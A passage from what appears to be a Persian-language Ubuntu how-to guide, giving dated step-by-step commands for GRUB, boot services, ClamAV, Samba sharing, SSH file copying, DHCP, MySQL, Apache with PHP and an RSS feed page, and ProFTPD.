3.  wget -c http://frankandjacq.com/ubuntuguide/mvb_1.6.tgz
4.  sudo tar zxvf mvb_1.6.tgz -C /usr/share/
5.  sudo chown -R root:root /usr/share/mvb_1.6/
```

٦. برای تغییر نام کلیه فایلهای موجود در یک پوشه

```
mvb NEW_NAME
```

چگونه کلیه فایلهای عکس موجود در یک پوشه را Manipulate کنم ؟

١. نکات عمومی را مطالعه نمایید.

٢. برای نصب bash batch image processing script
١. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
2.  sudo apt-get install imagemagick
    wget -c http://frankandjacq.com/ubuntuguide/bbips.0.3.2.sh
3.  sudo cp bbips.0.3.2.sh /usr/bin/bbips
4.  sudo chmod 755 /usr/bin/bbips
```

٣. برای Manipulate کردن کلیه عکسهای موجود در یک پوشه به طور یک جا

```
bbips
```

چگونه متغیر های Environment Variables System-wide را تنظیم کنم ؟

١. نکات عمومی را مطالعه نمایید.

```
2.  sudo cp /etc/bash.bashrc /etc/bash.bashrc_backup
    sudo gedit /etc/bash.bashrc
```

٣. متغیر های Environment Variables System-wide را به انتهای فایل اضافه نمایید.
٤. فایل ویرایش شده را ذخیره نمایید.

چگونه خروجی های دستور man را در یک فایل ذخیره کنم ؟

١. نکات عمومی را مطالعه نمایید.

```
2.  man command | col -b > file.txt
```

چگونه منوی GRUB را در زمان راه اندازی سیستم مخفی کنم ؟

١. نکات عمومی را مطالعه نمایید.

```
2.  sudo cp /boot/grub/menu.lst /boot/grub/menu.lst_backup
    sudo gedit /boot/grub/menu.lst
```

٣. خط فرمان زیر را پیدا کنید.

```
...
#hiddenmenu
...
```

٤. این خط فرمان را به جای خط فرمان بالا درج نمایید.

```
hiddenmenu
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

چگونه زمانی را که در موقع راه اندازی سیستم شمرده میشود تغییر دهم ؟

١. نکات عمومی را مطالعه نمایید.

```
2.  sudo cp /boot/grub/menu.lst /boot/grub/menu.lst_backup
    sudo gedit /boot/grub/menu.lst
```

٣. خط فرمان زیر را پیدا کنید.

```
...
timeout     3
...
```

٤. این خط فرمان را به جای خط فرمان بالا درج نمایید.

```
timeout     X_seconds
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

چگونه در منوی GRUB سیستم عامل اولیه را مشخص کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. sudo cp /boot/grub/menu.lst /boot/grub/menu.lst_backup
sudo gedit /boot/grub/menu.lst

۳. خط فرمان زیر را پیدا کنید.

```
...
default      0
...
```

٤. این خط فرمان را به جای خط فرمان بالا درج نمایید

```
default      X_sequence
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

چگونه یک تصویر splash در زمان راه اندازی سیستم برای منوی GRUB نشان داده شود ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم hd0,1 پارتیشن بوت Ubuntu است.

3. wget -c http://frankandjacq.com/ubuntuguide/ubuntu.xpm.gz
4. chmod 644 ubuntu.xpm.gz
5. sudo mkdir /boot/grub/images
6. sudo cp ubuntu.xpm.gz /boot/grub/images/
7. sudo cp /boot/grub/menu.lst /boot/grub/menu.lst_backup
8. sudo gedit /boot/grub/menu.lst

۹. خط فرمان زیر را پیدا کنید.

```
# menu.lst - See: grub(8), info grub, update-grub(8)
#            grub-install(8), grub-floppy(8),
#            grub-md5-crypt, /usr/share/doc/grub
#            and /usr/share/doc/grub-doc/.
...
```

۱۰. این خط فرمان را زیر خط فرمانهای بالا درج نمایید.

```
splashimage (hd0,1)/boot/grub/images/ubuntu.xpm.gz
```

۱۱. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

چگونه یک کاغذ دیواری را به تصویر splash برای منوی GRUB تبدیل کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم wallpaper.png تصویری است که ما به عنوان splash انتخاب کرده ایم
splashimage.xpm.gz تصویر splash برای منوی GRUB خواهد بود.

3. convert -resize 640x480 -colors 14 wallpaper.png splashimage.xpm && gzip splashimage.xpm

٤. بخش چگونه یک تصویر splash در زمان راه اندازی سیستم برای منوی GRUB نشان داده شود را مطالعه نمایید. (از splashimage.xpm.gz به جای ubuntu.xpm.gz استفاده نمایید)

چگونه موقتا برخی از سرویسهای زمان بالا آمدن سیستم را حذف کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. Press 'Ctrl + C'

چگونه به صورت دائم برخی از سرویسهای زمان بالا آمدن سیستم را حذف کنم ؟

۱. نکات عمومی را مطالعه نمایید.

۲. برای حذف دائم یک سرویس در زمان بالا آمدن سیستم

```
sudo chmod -x /etc/init.d/service_name
```

۳. برای فعال کردن یک سرویس در زمان بالا آمدن سیستم

```
sudo chmod +x /etc/init.d/service_name
```

چگونه محتویات پوشه tmp/ در زمان خاموش شدن سیستم به طور اتوماتیک پاک شوند ؟

۱. نکات عمومی را مطالعه نمایید.

2. sudo cp /etc/init.d/sysklogd /etc/init.d/sysklogd_backup
sudo gedit /etc/init.d/sysklogd

۳. خط فرمانهای زیر را پیدا کنید

```
...
 stop)
  log_begin_msg "Stopping system log daemon..."
  start-stop-daemon --stop --quiet --oknodo --exec $binpath --pidfile $pidfile
  log_end_msg $?
...
```

٤. این خط فرمان را زیر خط فرمانهای بالا بنویسید

```
  rm -fr /tmp/* /tmp/.??*
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

چگونه در حالت console خروجی های قبلی را ببینم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. برای بالا رفتن در خروجی های قبلی

```
Press 'Shift + Page Up'
```

۳. برای پایین آمدن در خروجی های قبلی

```
Press 'Shift + Page Down'
```

سرویس ضدویروس

چگونه سرویس دهنده ضدویروس ClamAV را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

3. sudo apt-get install clamav

چگونه به صورت دستی ضدویروس نصب شده را روزآمد نمایم ؟

۱. نکات عمومی را مطالعه نمایید.

٢. بخش چگونه سرویس دهنده ضد ویروس ClamAV را نصب کنم را مطالعه نمایید.

3. sudo freshclam

چگونه به صورت دستی فایلها و یا پوشه های خاصی را اسکن ویروسی نمایم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه سرویس دهنده ضد ویروس ClamAV را نصب کنم را مطالعه نمایید.

3. sudo clamscan -r /location_of_files_or_folders

چگونه به صورت اتوماتیک فایلها و یا پوشه های خاصی را اسکن ویروسی نمایم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه سرویس دهنده ضد ویروس ClamAV را نصب کنم را مطالعه نمایید.
٣. برای اسکن ویروسی اتوماتیک کلیه فایها و پوشه ها هر شب

4. export EDITOR=gedit && sudo crontab -e

٥. این خط فرمان را در انتهای فایل اضافه نمایید.

```
00 00 * * * sudo clamscan -r /location_of_files_or_folders
```

٦. فایل ویرایش شده را ذخیره نمایید.

سرویس دهنده Samba

چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

3. sudo apt-get install samba
sudo apt-get install smbfs

چگونه کاربرانی را برای شبکه اضافه یا حذف کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.
٣. برای اضافه کردن یک کاربر شبکه
١. بخش چگونه کاربران سیستم را اضافه/کم و یا تغییر دهم را مطالعه نمایید.

2. sudo smbpasswd -a system_username
sudo gedit /etc/samba/smbusers

٣. خط فرمان زیر را در فایل جدید بنویسید.

```
system_username = "network username"
```

٤. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٤. برای ویرایش یک کاربر شبکه

```
sudo smbpasswd -a system_username
```

٥. برای حذف یک کاربر شبکه

```
sudo smbpasswd -x system_username
```

چگونه پوشه های خانگی و شخصی هر کاربر را با مجوز فقط خواندن برای سایر کاربران به اشتراک بگذارم ؟ (کاربران مجاز میتوانند وارد شوند)

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.

```
3. sudo cp /etc/samba/smb.conf /etc/samba/smb.conf_backup
sudo gedit /etc/samba/smb.conf
```

٤. خط فرمان زیر را پیدا کنید.

```
...
;   security = user
...
```

٥. این خط فرمان را به جای خط فرمان بالا بنویسید

```
   security = user
   username map = /etc/samba/smbusers
```

٦. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٧. بخش چگونه کاربران سیستم را اضافه/کم و یا تغییر دهم را مطالعه نمایید.

```
8. sudo testparm
sudo /etc/init.d/samba restart
```

چگونه پوشه های خانگی و شخصی هر کاربر را با مجوز خواندن و نوشتن برای سایر کاربران به اشتراک بگذارم ؟ (کاربران مجاز میتوانند وارد شوند)

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.

```
3. sudo cp /etc/samba/smb.conf /etc/samba/smb.conf_backup
sudo gedit /etc/samba/smb.conf
```

٤. خط فرمان زیر را پیدا کنید.

```
...
;   security = user
...
```

٥. این خط فرمان را به جای خط فرمان بالا بنویسید

```
   security = user
   username map = /etc/samba/smbusers
```

٦. خط فرمان زیر را پیدا کنید

```
...
# By default, the home directories are exported read-only. Change next
# parameter to 'yes' if you want to be able to write to them.
   writable = no
...
```

٧. این خط فرمان را به جای خط فرمان بالا بنویسید

```
# By default, the home directories are exported read-only. Change next
# parameter to 'yes' if you want to be able to write to them.
   writable = yes
```

٨. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٩. بخش چگونه کاربران سیستم را اضافه/کم و یا تغییر دهم را مطالعه نمایید.

10. sudo testparm
sudo /etc/init.d/samba restart

چگونه پوشه های خانگی و شخصی کاربران یک گروه را با مجوز فقط خواندن برای سایر کاربران به اشتراک بگذارم ؟ (کاربران مجاز میتوانند وارد شوند)

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.

3. sudo mkdir /home/group
sudo chmod 777 /home/group/
sudo cp /etc/samba/smb.conf /etc/samba/smb.conf_backup
sudo gedit /etc/samba/smb.conf

٤. خط فرمان زیر را پیدا کنید.

```
...
;   security = user
...
```

٥. این خط فرمان را به جای خط فرمان بالا بنویسید

```
  security = user
  username map = /etc/samba/smbusers
```

٦. این خط فرمانها را در انتهای فایل درج نمایید.

```
[Group]
  comment = Group Folder
  path = /home/group
  public = yes
  writable = no
  valid users = system_username1 system_username2
  create mask = 0700
  directory mask = 0700
  force user = nobody
  force group = nogroup
```

٧. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٨. بخش چگونه کاربران سیستم را اضافه/کم و یا تغییر دهم را مطالعه نمایید.

9. sudo testparm
sudo /etc/init.d/samba restart

چگونه پوشه های خانگی و شخصی کاربران یک گروه را با مجوز خواندن و نوشتن برای سایر کاربران به اشتراک بگذارم ؟ (کاربران مجاز میتوانند وارد شوند)

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.

3. sudo mkdir /home/group
sudo chmod 777 /home/group/
sudo cp /etc/samba/smb.conf /etc/samba/smb.conf_backup
sudo gedit /etc/samba/smb.conf

٤. خط فرمان زیر را پیدا کنید.

```
...
;   security = user
...
```

٥. این خط فرمان را به جای خط فرمان بالا بنویسید

```
  security = user
  username map = /etc/samba/smbusers
```

۶. این خط فرمانها را در انتهای فایل درج نمایید.

```
[Group]
  comment = Group Folder
  path = /home/group
  public = yes
  writable = yes
  valid users = system_username1 system_username2
  create mask = 0700
  directory mask = 0700
  force user = nobody
  force group = nogroup
```

۷. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۸. بخش چگونه کاربران سیستم را اضافه/کم و یا تغییر دهم را مطالعه نمایید.

9. sudo testparm
sudo /etc/init.d/samba restart

چگونه پوشه های عمومی با مجوز فقط خواندن به اشتراک بگذارم ؟ (کاربران مجاز میتوانند وارد شوند)

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.

3. sudo mkdir /home/public
sudo chmod 777 /home/public/
sudo cp /etc/samba/smb.conf /etc/samba/smb.conf_backup
sudo gedit /etc/samba/smb.conf

۴. خط فرمان زیر را پیدا کنید

```
...
;   security = user
...
```

۵. این خط فرمان را به جای خط فرمان بالا بنویسید

```
  security = user
  username map = /etc/samba/smbusers
```

۶. این خط فرمانها را در انتهای فایل درج نمایید.

```
[public]
  comment = Public Folder
  path = /home/public
  public = yes
  writable = no
  create mask = 0777
  directory mask = 0777
  force user = nobody
  force group = nogroup
```

۷. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۸. بخش چگونه کاربران سیستم را اضافه/کم و یا تغییر دهم را مطالعه نمایید.

9. sudo testparm
sudo /etc/init.d/samba restart

چگونه پوشه های عمومی با مجوز خواندن و نوشتن به اشتراک بگذارم ؟ (کاربران مجاز میتوانند وارد شوند)

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.

3. sudo mkdir /home/public
sudo chmod 777 /home/public/
sudo cp /etc/samba/smb.conf /etc/samba/smb.conf_backup
sudo gedit /etc/samba/smb.conf

۴. این خط فرمان را پیدا کنید

```
...
;   security = user
...
```

۵. این خط فرمان را به جای خط فرمان بالا بنویسید

```
   security = user
   username map = /etc/samba/smbusers
```

۶. این خط فرمانها را در انتهای فایل درج نمایید.

```
[public]
   comment = Public Folder
   path = /home/public
   public = yes
   writable = yes
   create mask = 0777
   directory mask = 0777
   force user = nobody
   force group = nogroup
```

۷. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۸. بخش چگونه کاربران سیستم را اضافه/کم و یا تغییر دهم را مطالعه نمایید.

```
9.      sudo testparm
sudo /etc/init.d/samba restart
```

چگونه پوشه های عمومی با مجوز فقط خواندن به اشتراک بگذارم ؟ (هر کاربری میتواند وارد شود)

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.

```
3.      sudo mkdir /home/public
sudo chmod 777 /home/public/
sudo cp /etc/samba/smb.conf /etc/samba/smb.conf_backup
sudo gedit /etc/samba/smb.conf
```

۴. خط فرمان زیر را پیدا کنید.

```
...
;   security = user
...
```

۵. این خط فرمان را به جای خط فرمان بالا بنویسید

```
   security = share
```

۶. این خط فرمانها را در انتهای فایل درج نمایید

```
[public]
   comment = Public Folder
   path = /home/public
   public = yes
   writable = no
   create mask = 0777
   directory mask = 0777
   force user = nobody
   force group = nogroup
```

۷. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

```
8.      sudo testparm
sudo /etc/init.d/samba restart
```

چگونه پوشه های عمومی با مجوز خواندن و نوشتن به اشتراک بگذارم ؟ (هر کاربری میتواند وارد شود)

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.

3. sudo mkdir /home/public
sudo chmod 777 /home/public/
sudo cp /etc/samba/smb.conf /etc/samba/smb.conf_backup
sudo gedit /etc/samba/smb.conf

٤. خط فرمان زیر را پیدا کنید

```
...
;   security = user
...
```

٥. این خط فرمان را به جای خط فرمان بالا بنویسید

```
   security = share
```

٦. این خط فرمانها را در انتهای فایل درج نمایید

```
[public]
   comment = Public Folder
   path = /home/public
   public = yes
   writable = yes
   create mask = 0777
   directory mask = 0777
   force user = nobody
   force group = nogroup
```

۷. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

8. sudo testparm
sudo /etc/init.d/samba restart

سرویس SSH

چگونه سرویس SSH را بر روی یک ماشین برای دسترسی از راه دور نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

3. sudo apt-get install ssh

چگونه به یک ماشین راه دور Ubuntu میتوانم SSH کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم سرویس SSH بر روی ماشین را دور Ubuntu نصب میباشد
بخش چگونه سرویس SSH را بر روی یک ماشین برای دسترسی از راه دور نصب کنم را مطالعه نمایید
۳. آدرس IP ماشین راه دور ۱۹۲,۱٦۸,۰,۱

4. ssh username@192.168.0.1

چگونه به یک ماشین Ubuntu از راه دور وصل شوم و فایلها یا پوشه هایی را از آن به ماشین محلی کپی کنم ؟ (scp)

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم سرویس SSH بر روی ماشین را دور Ubuntu نصب میباشد
بخش چگونه سرویس SSH را بر روی یک ماشین برای دسترسی از راه دور نصب کنم را مطالعه نمایید
۳. آدرس IP ماشین راه دور ۱۹۲,۱٦۸,۰,۱
٤. مسیر فایلها و پوشه های ماشین راه دور : /home/username/remotefile.txt است.
٥. محل ذخیره ماشین محلی (پوشه جاری)

6. scp -r username@192.168.0.1:/home/username/remotefile.txt .

چگونه فایلها یا پوشه هایی را از یک ماشین محلی به یک ماشین راه دور Ubuntu کپی کنم ؟ (scp)

١. نکات عمومی را مطالعه نمایید.
٢. فرض میکنیم سرویس SSH بر روی ماشین را دور Ubuntu نصب میباشد
بخش چگونه سرویس SSH را بر روی یک ماشین برای دسترسی از راه دور نصب کنم را مطالعه نمایید
٣. مسیر فایلها و پوشه های محلی : localfile.txt
٤. آدرس IP ماشین راه دور ١٩٢,١٦٨,٠,١
٥. مسیر ذخیره ماشین راه دور : /home/username

6. scp -r localfile.txt username@192.168.0.1:/home/username/

چگونه به یک ماشین Ubuntu از راه دور وصل شوم و فایلها یا پوشه هایی را از آن به ماشین محلی کپی کنم ؟ (rsync)

١. نکات عمومی را مطالعه نمایید.
٢. فرض میکنیم سرویس SSH بر روی ماشین را دور Ubuntu نصب میباشد
بخش چگونه سرویس SSH را بر روی یک ماشین برای دسترسی از راه دور نصب کنم را مطالعه نمایید
٣. آدرس IP ماشین راه دور ١٩٢,١٦٨,٠,١
٤. مسیر فایلها و پوشه های ماشین راه دور : /home/username/remotefile.txt است.
٥. محل ذخیره ماشین محلی (پوشه جاری)

6. rsync -v -u -a --delete --rsh=ssh --stats username@192.168.0.1:/home/username/remotefile.txt .

چگونه فایلها یا پوشه هایی را از یک ماشین محلی به یک ماشین راه دور Ubuntu کپی کنم ؟ (rsync)

١. نکات عمومی را مطالعه نمایید.
٢. فرض میکنیم سرویس SSH بر روی ماشین را دور Ubuntu نصب میباشد
بخش چگونه سرویس SSH را بر روی یک ماشین برای دسترسی از راه دور نصب کنم را مطالعه نمایید
٣. مسیر فایلها و پوشه های محلی : localfile.txt
٤. آدرس IP ماشین راه دور ١٩٢,١٦٨,٠,١
٥. مسیر ذخیره ماشین راه دور : /home/username

6. rsync -v -u -a --delete --rsh=ssh --stats localfile.txt username@192.168.0.1:/home/username/

چگونه از یک ماشین ویندوزی به یک ماشین Ubuntu از راه دور SSH کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. فرض میکنیم سرویس SSH بر روی ماشین را دور Ubuntu نصب میباشد
بخش چگونه سرویس SSH را بر روی یک ماشین برای دسترسی از راه دور نصب کنم را مطالعه نمایید
٣. نرم افزار PuTTY را از اینجا دریافت نمایید.

چگونه از یک ماشین ویندوزی فایلها یا پوشه هایی را در یک ماشین راه دور Ubuntu کپی کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. فرض میکنیم سرویس SSH بر روی ماشین را دور Ubuntu نصب میباشد
بخش چگونه سرویس SSH را بر روی یک ماشین برای دسترسی از راه دور نصب کنم را مطالعه نمایید
٣. نرم افزار WinSCP را از اینجا دریافت نمایید

سرویس دهنده DHCP

چگونه یک سرویس دهنده DHCP جهت اختصاص IP به سایر سیستم های شبکه راه اندازی کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
٣. فرض میکنیم تنظیمات کارت شبکه بر روی eth0 تنظیم شده است.
محدوده آدرس IP ما : ١٩٢,١٦٨,٠,١٠٠ تا ١٩٢,١٦٨,٠,٢٠٠ است.

Subnet Mask: 255.255.255.0
DNS Servers: 202.188.0.133, 202.188.1.5
Domains: tm.net.my
Gateway Address: 192.168.0.1

4. sudo apt-get install dhcp3-server
sudo cp /etc/default/dhcp3-server /etc/default/dhcp3-server_backup
sudo gedit /etc/default/dhcp3-server

٥. این خط فرمان را پیدا کنید

```
...
INTERFACES=""
```

٦. این خط فرمان را به جای خط فرمان بالا بنویسید

```
INTERFACES="eth0"
```

٧. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

8. sudo cp /etc/dhcp3/dhcpd.conf /etc/dhcp3/dhcpd.conf_backup
sudo gedit /etc/dhcp3/dhcpd.conf

٩. این خط فرمانها را پیدا کنید

```
...
# option definitions common to all supported networks...
option domain-name "example.org";
option domain-name-servers ns1.example.org, ns2.example.org;

default-lease-time 600;
max-lease-time 7200;
...
```

١٠. این خط فرمانها را به جای خط فرمانهای بالا بنویسید

```
# option definitions common to all supported networks...
#option domain-name "example.org";
#option domain-name-servers ns1.example.org, ns2.example.org;

#default-lease-time 600;
#max-lease-time 7200;
```

١١. این خط فرمانها را پیدا کنید

```
...
# A slightly different configuration for an internal subnet.
#subnet 10.5.5.0 netmask 255.255.255.224 {
#  range 10.5.5.26 10.5.5.30;
#  option domain-name-servers ns1.internal.example.org;
#  option domain-name "internal.example.org";
#  option routers 10.5.5.1;
#  option broadcast-address 10.5.5.31;
#  default-lease-time 600;
#  max-lease-time 7200;
#}
...
```

١٢. این خط فرمانها را به جای خط فرمانهای بالا بنویسید

```
# A slightly different configuration for an internal subnet.
subnet 192.168.0.0 netmask 255.255.255.0 {
  range 192.168.0.100 192.168.0.200;
  option domain-name-servers 202.188.0.133, 202.188.1.5;
  option domain-name "tm.net.my";
  option routers 192.168.0.1;
  option broadcast-address 192.168.0.255;
  default-lease-time 600;
  max-lease-time 7200;
}
```

۱۳. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

```
14.	sudo /etc/init.d/dhcp3-server restart
```

سرویس بانک اطلاعات

چگونه سرویس دهنده بانک اطلاعات MySQL را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.	sudo apt-get install mysql-server
mysqladmin -u root password db_user_password
```

چگونه MySQL Control Center را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه سرویس دهنده بانک اطلاعات MySQL را نصب کنم را مطالعه نمایید

```
4.	sudo apt-get install mysqlcc
sudo gedit /usr/share/applications/MySQLCC.desktop
```

۵. خط فرمانهای زیر را در فایل جدید بنویسید

```
[Desktop Entry]
Name=MySQLCC
Comment=MySQLCC
Exec=mysqlcc
Icon=/usr/share/pixmaps/mysqlcc.xpm
Terminal=false
Type=Application
Categories=Application;System;
```

۶. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۷. بخش چگونه Panel GNOME را refresh کنم را مطالعه نمایید.
۸. MySQLCC <- System Tools <- Applications

سرویس دهنده وب Apache

چگونه سرویس دهنده وب Apache را جهت ارایه سرویس وب نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.	sudo apt-get install apache2
```

۴. http://localhost

چگونه برای سرویس دهنده وب Apache بسته PHP را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه سرویس دهنده وب Apache را جهت ارائه سرویس وب نصب کنم را مطالعه نمایید.

4. sudo apt-get install php4
sudo gedit /var/www/testphp.php

۵. این خط فرمان را در فایل جدید بنویسید.

```
<?php phpinfo(); ?>
```

۶. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۷. http://localhost/testphp.php

چگونه برای سرویس دهنده وب Apache بانک اطلاعات MySQL را نصب کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.
۳. بخش چگونه سرویس دهنده وب Apache را جهت ارائه سرویس وب نصب کنم را مطالعه نمایید.
۴. بخش چگونه برای سرویس دهنده وب Apache بسته PHP را نصب کنم را مطالعه نمایید.
۵. بخش چگونه سرویس دهنده بانک اطلاعات MySQL را نصب کنم را مطالعه نمایید.

6. sudo apt-get install libapache2-mod-auth-mysql
sudo apt-get install php4-mysql
sudo /etc/init.d/apache2 restart

چگونه URL ها را به پوشه های غیر از مسیر /var/www مسیر دهی کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده وب Apache را جهت ارائه سرویس وب نصب کنم را مطالعه نمایید.

3. sudo gedit /etc/apache2/conf.d/alias

۴. خط فرمانهای زیر را در فایل جدید بنویسید.

```
Alias /URL-path /location_of_folder/

<Directory /location_of_folder/>
  Options Indexes FollowSymLinks
  AllowOverride All
  Order allow,deny
  Allow from all
</Directory>
```

۵. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

6. sudo /etc/init.d/apache2 restart

۷. http://localhost/URL-path

چگونه درگاه (port) اصلی سرویس دهنده وب Apache را تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده وب Apache را جهت ارائه سرویس وب نصب کنم را مطالعه نمایید.
۳. فرض میکنیم درگاه مورد نظر ما ۷۸ است.

4. sudo cp /etc/apache2/ports.conf /etc/apache2/ports.conf_backup
sudo gedit /etc/apache2/ports.conf

۵. خط فرمان زیر را پیدا کنید.

```
Listen 80
```

۶. این خط فرمان را به جای خط فرمان بالا بنویسید.

```
Listen 78
```

٧. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

```
8.  sudo /etc/init.d/apache2 restart
```

٩. http://localhost:78

چگونه RSS در PHP را برای سرویس دهنده وب Apache راه اندازی کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه سرویس دهنده وب Apache را جهت ارائه سرویس وب نصب کنم را مطالعه نمایید.
٣. بخش چگونه برای سرویس دهنده وب Apache بسته PHP را نصب کنم را مطالعه نمایید.
٤. فرض میکنیم RSS مربوط به DistroWatch.com - News است.

```
5.  wget -c http://frankandjacq.com/ubuntuguide/magpierss-0.71.1.tar.gz
6.  sudo mkdir /var/www/feeds
7.  sudo tar zxvf magpierss-0.71.1.tar.gz -C /var/www/feeds/
8.  sudo mv /var/www/feeds/magpierss-0.71.1/* /var/www/feeds/
9.  sudo rm -fr /var/www/feeds/magpierss-0.71.1/
10. sudo chown -R www-data:root /var/www/feeds/
11. sudo gedit /var/www/feeds/index.php
```

١٢. خط فرمانهای زیر را در فایل جدید بنویسید.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">

<head>

<title>DistroWatch.com - News</title>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>

<style type="text/css">
/*<![CDATA[*/
/*
DEFAULT TAG STYLES
*/

body {
  background: #ffffff;
  margin-left: 20px;
  font-family: bitstream vera sans,sans-serif;
  font-size: 9pt;
}

h1 {
  font-family: luxi sans,sans-serif;
  font-size: 15pt;
}

/*]]>*/
</style>

</head>

<body>

<?php

require_once 'rss_fetch.inc';
error_reporting(E_ERROR);

$url = 'http://distrowatch.com/news/dw.xml';
$rss = fetch_rss($url);

if ($rss) {

  echo "<h1>";
  echo "<a href=$url>", $rss->channel[title], "</a><br/>";
  echo "</h1>";

  foreach ($rss->items as $item ) {
    $url = $item[link];
    $title = $item[title];
    $description = $item[description];
```

```
  echo "<li>";
  echo "<b>Topic:</b> <a href=$url><b><u>$title</u></b></a><br/><br/>";
  echo "$description<br/><br/>";
  echo "</li>";
 }

}
else {
 echo "<a href=$url>", $url, "</a> - Server Down!<br/>";
}

?>

</body>

</html>
```

١٣. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
١٤. http://localhost/feeds/index.php

سرویس دهنده FTP

چگونه جهت راه اندازی سرویس انتقال فایل، سرویس دهنده FTP را نصب کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

```
3.	sudo apt-get install proftpd
```

چگونه کاربر مجاز FTP را محدود به استفاده از پوشه خانگی خودش کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. بخش چگونه جهت راه اندازی سرویس انتقال فایل، سرویس دهنده FTP را نصب کنم را مطالعه نمایید.

```
3.	sudo cp /etc/proftpd.conf /etc/proftpd.conf_backup
sudo gedit /etc/proftpd.conf
```

